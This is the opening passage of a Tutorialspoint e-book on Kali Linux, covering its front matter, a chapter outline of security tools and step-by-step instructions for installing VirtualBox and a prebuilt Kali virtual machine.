



Kali Linux

tutorialspoint

SIMPLY EASY LEARNING

www.tutorialspoint.com



<https://www.facebook.com/tutorialspointindia>



<https://twitter.com/tutorialspoint>

About the Tutorial

Kali Linux is one of the best open-source security packages of an ethical hacker, containing a set of tools divided by categories. Kali Linux can be installed in a machine as an Operating System, which is discussed in this tutorial. Installing Kali Linux is a practical option as it provides more options to work and combine the tools.

This tutorial gives a complete understanding on Kali Linux and explains how to use it in practice.

Audience

This tutorial has been prepared for beginners to help them understand the fundamentals of Kali Linux. It will specifically be useful for penetration testing professionals. After completing this tutorial, you will find yourself at a moderate level of expertise from where you can take yourself to the next levels.

Prerequisites

Although this tutorial will benefit most of the beginners, it will definitely be a plus if you are familiar with the basic concepts of any Linux operating system.

Copyright & Disclaimer

© Copyright 2017 by Tutorials Point (I) Pvt. Ltd.

All the content and graphics published in this e-book are the property of Tutorials Point (I) Pvt. Ltd. The user of this e-book is prohibited to reuse, retain, copy, distribute or republish any contents or a part of contents of this e-book in any manner without written consent of the publisher.

We strive to update the contents of our website and tutorials as timely and as precisely as possible, however, the contents may contain inaccuracies or errors. Tutorials Point (I) Pvt. Ltd. provides no guarantee regarding the accuracy, timeliness or completeness of our website or its contents including this tutorial. If you discover any errors on our website or in this tutorial, please notify us at contact@tutorialspoint.com

Table of Contents

About the Tutorial	i
Audience	i
Prerequisites	i
Copyright & Disclaimer	i
Table of Contents	ii
 1. KALI LINUX – INSTALLATION & CONFIGURATION	1
Download and Install the Virtual Box	1
Install Kali Linux.....	6
Update Kali.....	8
Laboratory Setup.....	10
 2. KALI LINUX – INFORMATION GATHERING TOOLS.....	14
NMAP and ZenMAP	14
Stealth Scan.....	16
Searchsploit.....	18
DNS Tools	19
LBD Tools.....	21
Hping3	21
 3. KALI LINUX – VULNERABILITY ANALYSES TOOLS.....	23
Cisco Tools.....	23
Cisco Auditing Tool	24
Cisco Global Exploiter	25
BED.....	26

4.	KALI LINUX – WIRELESS ATTACKS	27
	Fern Wifi Cracker	27
	Kismet	32
	GISKismet	36
	Ghost Phisher	39
	Wifite	40
5.	KALI LINUX – WEBSITE PENETRATION TESTING	43
	Vega Usage	43
	ZapProxy	48
	Database Tools Usage	51
	CMS Scanning Tools	54
	SSL Scanning Tools	57
	w3af	59
6.	KALI LINUX – EXPLOITATION TOOLS	61
	Metasploit	61
	Armitage	64
	BeEF	66
	Linux Exploit Suggester	69
7.	KALI LINUX – FORENSICS TOOLS	70
	p0f	70
	pdf-parser	71
	Dumpzilla	72
	DFF	73

8.	KALI LINUX – SOCIAL ENGINEERING	76
	Social Engineering Toolkit Usage	76
9.	KALI LINUX – STRESSING TOOLS	82
	Slowhttptest.....	82
	Inviteflood.....	84
	laxflood	85
	thc-ssl-dos	86
10.	KALI LINUX – SNIFFING & SPOOFING.....	87
	Burpsuite.....	87
	mitmproxy.....	90
	Wireshark.....	91
	sslstrip	93
11.	KALI LINUX – PASSWORD CRACKING TOOLS.....	95
	Hydra.....	95
	Johnny	97
	john	99
	Rainbowcrack.....	100
	SQLdict	100
	hash-identifier	101
12.	KALI LINUX – MAINTAINING ACCESS	102
	Powersploit	102
	Sbd	103
	Webshells.....	104
	Weevely	104
	http-tunnel.....	106


dns2tcp.....	106
cryptcat	107
13. KALI LINUX – REVERSE ENGINEERING.....	108
 OllyDbg.....	108
 dex2jar	109
 jd-gui	110
 apktool	111
14. KALI LINUX – REPORTING TOOLS.....	112
 Dradis	112
 Metagoofil.....	114

1. Kali Linux – Installation & Configuration

Kali Linux is one of the best security packages of an ethical hacker, containing a set of tools divided by the categories. It is an open source and its official webpage is <https://www.kali.org>.

Generally, Kali Linux can be installed in a machine as an Operating System, as a virtual machine which we will discuss in the following section. Installing Kali Linux is a practical option as it provides more options to work and combine the tools. You can also create a live boot CD or USB. All this can be found in the following link: <https://www.kali.org/downloads/>

BackTrack was the old version of Kali Linux distribution. The latest release is Kali 2016.1 and it is updated very often.



To install Kali Linux –

- First, we will download the Virtual box and install it.
- Later, we will download and install Kali Linux distribution.

Download and Install the Virtual Box

A Virtual Box is particularly useful when you want to test something on Kali Linux that you are unsure of. Running Kali Linux on a Virtual Box is safe when you want to experiment with unknown packages or when you want to test a code.

With the help of a Virtual Box, you can install Kali Linux on your system (not directly in your hard disk) alongside your primary OS which can MAC or Windows or another flavor of Linux.

Let's understand how you can download and install the Virtual Box on your system.


Step 1: To download, go to <https://www.virtualbox.org/wiki/Downloads>. Depending on your operating system, select the right package. In this case, it will be the first one for Windows as shown in the following screenshot.

The screenshot shows the 'VirtualBox' website with the heading 'Download VirtualBox'. Below it, a sub-section titled 'VirtualBox binaries' is visible. A note states: 'Here, you will find links to VirtualBox binaries and its source code.' Under this, there is a section for 'VirtualBox platform packages'. It lists several options, with the first one, 'VirtualBox 5.1.2 for Windows hosts x86/amd64', highlighted by a red rectangular border. Other listed items include 'VirtualBox 5.1.2 for OS X hosts amd64', 'VirtualBox 5.1.2 for Linux hosts', and 'VirtualBox 5.1.2 for Solaris hosts amd64'. Below this list, there is additional information about the Oracle VM VirtualBox Extension Pack, mentioning support for USB 2.0 and 3.0 devices, RDP and PXE boot, and a note about installing the extension pack with the same version as the host.


Step 2: Click **Next**.



Step 3: The next page will give you options to choose the location where you want to install the application. In this case, let us leave it as default and click **Next**.




Step 4: Click **Next** and the following **Custom Setup** screenshot pops up. Select the features you want to be installed and click Next.



Step 5: Click **Yes** to proceed with the installation.




Step 6: The **Ready to Install** screen pops up. Click **Install**.



Step 7: Click the **Finish** button.



The Virtual Box application will now open as shown in the following screenshot. Now we are ready to install the rest of the hosts for this manual and this is also recommended for professional usage.



Install Kali Linux

Now that we have successfully installed the Virtual Box, let's move on to the next step and install Kali Linux.


Step 1: Download the Kali Linux package from its official website: <https://www.kali.org/downloads/>



The screenshot shows a web browser displaying the offensive-security.com/kali-linux-vmware-virtualbox-image-download page. At the top, there is a navigation bar with links for Blog, Courses, Certifications, and Online Labs. Below the navigation bar, there are two tabs: "Prebuilt Kali Linux VMware Images" and "Prebuilt Kali Linux VirtualBox Images". The "Prebuilt Kali Linux VirtualBox Images" tab is selected. A table below lists two download options:


Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VM	Torrent	2.0G	2016.1	2b49bf1e77c11ecb5618249ca69a46f23a6f5d2d
Kali Linux 32 bit VM PAE	Torrent	2.0G	2016.1	e71867a8bbf7ad55fa437eb7c93fd69e450f6759

Step 2: Click **VirtualBox** -> **New** as shown in the following screenshot.




The screenshot shows the Oracle VM VirtualBox Manager interface. On the left, there is a tree view showing several existing virtual machines. On the right, there are configuration panels for a new virtual machine named "AC1" running "Windows 2008 (64-bit)". The "General" panel shows settings like base memory (1500 MB), boot order (Floppy, Optical, Hard Disk), and acceleration (VT-x/AMD-V, Nested Paging, Hyper-V Paravirtualization). The "Display" panel shows video memory (18 MB) and remote desktop server (Disabled). The "Storage" panel shows a SATA controller with one disk (AC1.vdi, 25.00 GB). The "Audio" panel shows Windows DirectSound as the host driver and Intel HDA as the controller. A red box highlights the "New..." option in the "Machine" menu, which is currently selected.


Step 3: Choose the right **virtual hard disk file** and click **Open**.



Step 4: The following screenshot pops up. Click the **Create** button.




Step 5: Start Kali OS. The default username is **root** and the password is **toor**.




Update Kali

